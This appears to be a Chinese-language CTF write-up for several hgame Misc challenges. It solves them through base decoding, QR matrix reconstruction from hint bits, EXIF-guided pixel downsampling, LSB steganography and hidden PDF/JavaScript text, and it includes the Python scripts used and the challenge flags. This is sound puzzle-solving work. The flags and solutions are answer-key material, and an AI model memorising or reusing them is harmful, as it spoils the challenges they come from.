Misc-打好基础
📎 相关:3.编码分析 1.图片隐写 1.1LSB隐写 Misc tools 5.AI越狱 6.2USB 键鼠流量

emoji解码 也是base100
https://ctf.bugku.com/tool/base100
1
2
3
Base混合多重解码: [解码8次] Base92 -> Base91 -> Ascii85 -> Base64 -> Base62 -> Base58 -> Base45 -> Base32 混合解码结果:hgame{L4y_a_sO11d_f0unDaTi0n}
hgame{L4y_a_sO11d_f0unDaTi0n}
Misc-Invest on Matrix 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 import numpy as np from PIL import Image # Hints data: 按 -1 到 -25 的顺序,对应子矩阵 1-25 hints = [ "1111110000101111011110111", # -1 pts -> 子矩阵1: [0:5, 0:5] "1101101011010100100001001", # -2 pts -> 子矩阵2: [0:5, 5:10] "00100111010001101101011000", # -3 pts -> 子矩阵3: [0:5, 10:15] "00011000101101011010000010", # -4 pts -> 子矩阵4: [0:5, 15:20] "1111100001111011110111101", # -5 pts -> 子矩阵5: [0:5, 20:25] "1000011111000000011110100", # -6 pts -> 子矩阵6: [5:10, 0:5] "0101011010000100101010101", # -7 pts -> 子矩阵7: [5:10, 5:10] "0011010101011110010001001", # -8 pts -> 子矩阵8: [5:10, 10:15] "10010010110000011111111010", # -9 pts -> 子矩阵9: [5:10, 15:20] "00001111111000000011101011", # -10 pts -> 子矩阵10: [5:10, 20:25] "1101111101011001000110011", # -11 pts -> 子矩阵11: [10:15, 0:5] "1101100110110100000111110", # -12 pts -> 子矩阵12: [10:15, 5:10] "1101000101111101101110010", # -13 pts -> 子矩阵13: [10:15, 10:15] "1110100001101011101000010", # -14 pts -> 子矩阵14: [10:15, 15:20] "1111110001100010001001001", # -15 pts -> 子矩阵15: [10:15, 20:25] "1010110101000001111110000", # -16 pts -> 子矩阵16: [15:20, 0:5] "0001001011000101100001000", # -17 pts -> 子矩阵17: [15:20, 5:10] "1110100111100011100101111", # -18 pts -> 子矩阵18: [15:20, 10:15] "0111101111010001101011000", # -19 pts -> 子矩阵19: [15:20, 15:20] "000101101111111111011110011", # -20 pts -> 子矩阵20: [15:20, 20:25] "1011110111101111000011111", # -21 pts -> 子矩阵21: [20:25, 0:5] "0101101011010100100111001", # -22 pts -> 子矩阵22: [20:25, 5:10] "11010100111100110110100001", # -23 pts -> 子矩阵23: [20:25, 10:15] "11111000111011110101010000", # -24 pts -> 子矩阵24: [20:25, 15:20] "1000000101001010100100111", # -25 pts -> 子矩阵25: [20:25, 20:25] ] # 检查每个 hint 的长度 print("=== Hint 长度检查 ===") for i, h in enumerate(hints): print(f"Hint {i+1}: 长度={len(h)}, 内容={h}") # 长度不是25的需要处理 # 先尝试直接截取前25位或后25位 print("\n=== 尝试还原矩阵 ===") matrix = np.zeros((25, 25), dtype=int) for idx, hint in enumerate(hints): row_block = idx // 5 # 0-4 col_block = idx % 5 # 0-4 # 如果长度不是25,打印警告 if len(hint) != 25: print(f"WARNING: Hint {idx+1} 长度为 {len(hint)},不是25") # 尝试取前25位 data = hint[:25] else: data = hint for i in range(5): for j in range(5): bit_idx = i * 5 + j if bit_idx < len(data): matrix[row_block * 5 + i][col_block * 5 + j] = int(data[bit_idx]) # 打印矩阵 print("\n=== 25x25 矩阵 ===") for row in matrix: print("".join(str(x) for x in row)) # 生成图片 - 黑白二维码风格 # 1 = 黑色, 0 = 白色 scale = 20 # 每个像素放大20倍 img_size = 25 * scale img = Image.new('RGB', (img_size, img_size), 'white') pixels = img.load() for i in range(25): for j in range(25): color = (0, 0, 0) if matrix[i][j] == 1 else (255, 255, 255) for di in range(scale): for dj in range(scale): pixels[j * scale + dj, i * scale + di] = color img.save('qr_matrix.png') print("\n图片已保存为 qr_matrix.png") # 也生成反转版本(0=黑,1=白) img2 = Image.new('RGB', (img_size, img_size), 'white') pixels2 = img2.load() for i in range(25): for j in range(25): color = (255, 255, 255) if matrix[i][j] == 1 else (0, 0, 0) for di in range(scale): for dj in range(scale): pixels2[j * scale + dj, i * scale + di] = color img2.save('qr_matrix_inverted.png') print("反转图片已保存为 qr_matrix_inverted.png")
好像出了点问题 右上角那块就明显不对 纠错等级达到L W0RTH_1T?
hgame{W0RTH_1T?}
Misc-shiori不想找女友 从EXIF中提取隐藏的JSON配置(采样参数)

图片上看到像素点 想到最近邻下采样
常规的题都是从(0,0)开始提取 这题有所不同

exif数据写明 从坐标(10,10)开始,步长是7
用GIMP工具查看 也能看出像素点是从(10,10)开始 步长为7
从shiori.png中提取EXIF数据中嵌入的配置,保存为config.json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
# 1_extract_exif.py from PIL import Image import json import sys def main(): try: img = Image.open("shiori.png") except FileNotFoundError: print("Error: shiori.png not found.", file=sys.stderr) sys.exit(1) exif = img.info.get("exif") if not exif: print("Error: No EXIF data in image.", file=sys.stderr) sys.exit(1) idx = exif.find(b"UNICODE\x00\x00") if idx == -1: print("Error: UNICODE config marker not found in EXIF.", file=sys.stderr) sys.exit(1) cfg_bytes = exif[idx + 8:] cfg = json.loads(cfg_bytes.decode("utf-16-be")) with open("config.json", "w", encoding="utf-8") as f: json.dump(cfg, f, indent=2) print("Step 1 done: config.json saved.") if __name__ == "__main__": main()
根据config.json计算所有采样坐标,保存为positions.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
# 2_generate_positions.py import json from PIL import Image import sys def main(): # 加载配置 try: with open("config.json", "r", encoding="utf-8") as f: cfg = json.load(f) except FileNotFoundError: print("Error: config.json not found. Run 1_extract_exif.py first.", file=sys.stderr) sys.exit(1) # 获取图像尺寸 try: w, h = Image.open("shiori.png").size except FileNotFoundError: print("Error: shiori.png not found.", file=sys.stderr) sys.exit(1) sx, sy = cfg["start_x"], cfg["start_y"] dx, dy = cfg["step_x"], cfg["step_y"] positions = [ (sx + c * dx, sy + r * dy) for r in range((h - sy) // dy + 1) for c in range((w - sx) // dx + 1) ] # 保存为文本:每行 "x y" with open("positions.txt", "w") as f: for x, y in positions: f.write(f"{x} {y}\n") print(f"Step 2 done: {len(positions)} positions saved to positions.txt.") if __name__ == "__main__": main()
读取shiori.png和positions.txt,用亮度通道L采样像素值,生成sample_L.png
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
# 3_sample_luminance.py from PIL import Image import json import math import sys def main(): # 读取位置 try: with open("positions.txt", "r") as f: positions = [tuple(map(int, line.strip().split())) for line in f] except FileNotFoundError: print("Error: positions.txt not found. Run 2_generate_positions.py first.", file=sys.stderr) sys.exit(1) # 读取配置(仅需 column_num) try: with open("config.json", "r", encoding="utf-8") as f: cfg = json.load(f) cols = cfg["column_num"] except FileNotFoundError: print("Error: config.json not found.", file=sys.stderr) sys.exit(1) # 打开原图并转为亮度图 try: img = Image.open("shiori.png").convert("L") except FileNotFoundError: print("Error: shiori.png not found.", file=sys.stderr) sys.exit(1) pix = img.load() # 采样亮度值(注意边界检查可选,此处假设位置合法) vals = [] for x, y in positions: if 0 <= x < img.width and 0 <= y < img.height: vals.append(pix[x, y]) else: vals.append(0) # 越界填充0 # 补齐为矩形 rows = math.ceil(len(vals) / cols) vals += [0] * (cols * rows - len(vals)) # 生成输出图像 out = Image.new("L", (cols, rows)) out.putdata(vals) out.save("sample_L.png") print("Step 3 done: sample_L.png saved.") if __name__ == "__main__": main()
获得密码This_is_a_key_for_u解压zip文件

得到shiori?.jpgstegsolve LSB获得flag
hgame{bec0use_lilies_are_7he_b1st}
Misc-[REDACTED] flag-Part1 透明文本隐写

在编辑处查看黑框遮盖的内容
1:PAR4D0X

flag-Part2 JavaScript代码隐写
2:AllCl3asToPr0ceed

flag-Part3 图像LSB隐写
Target Problem3:Sh4m1R
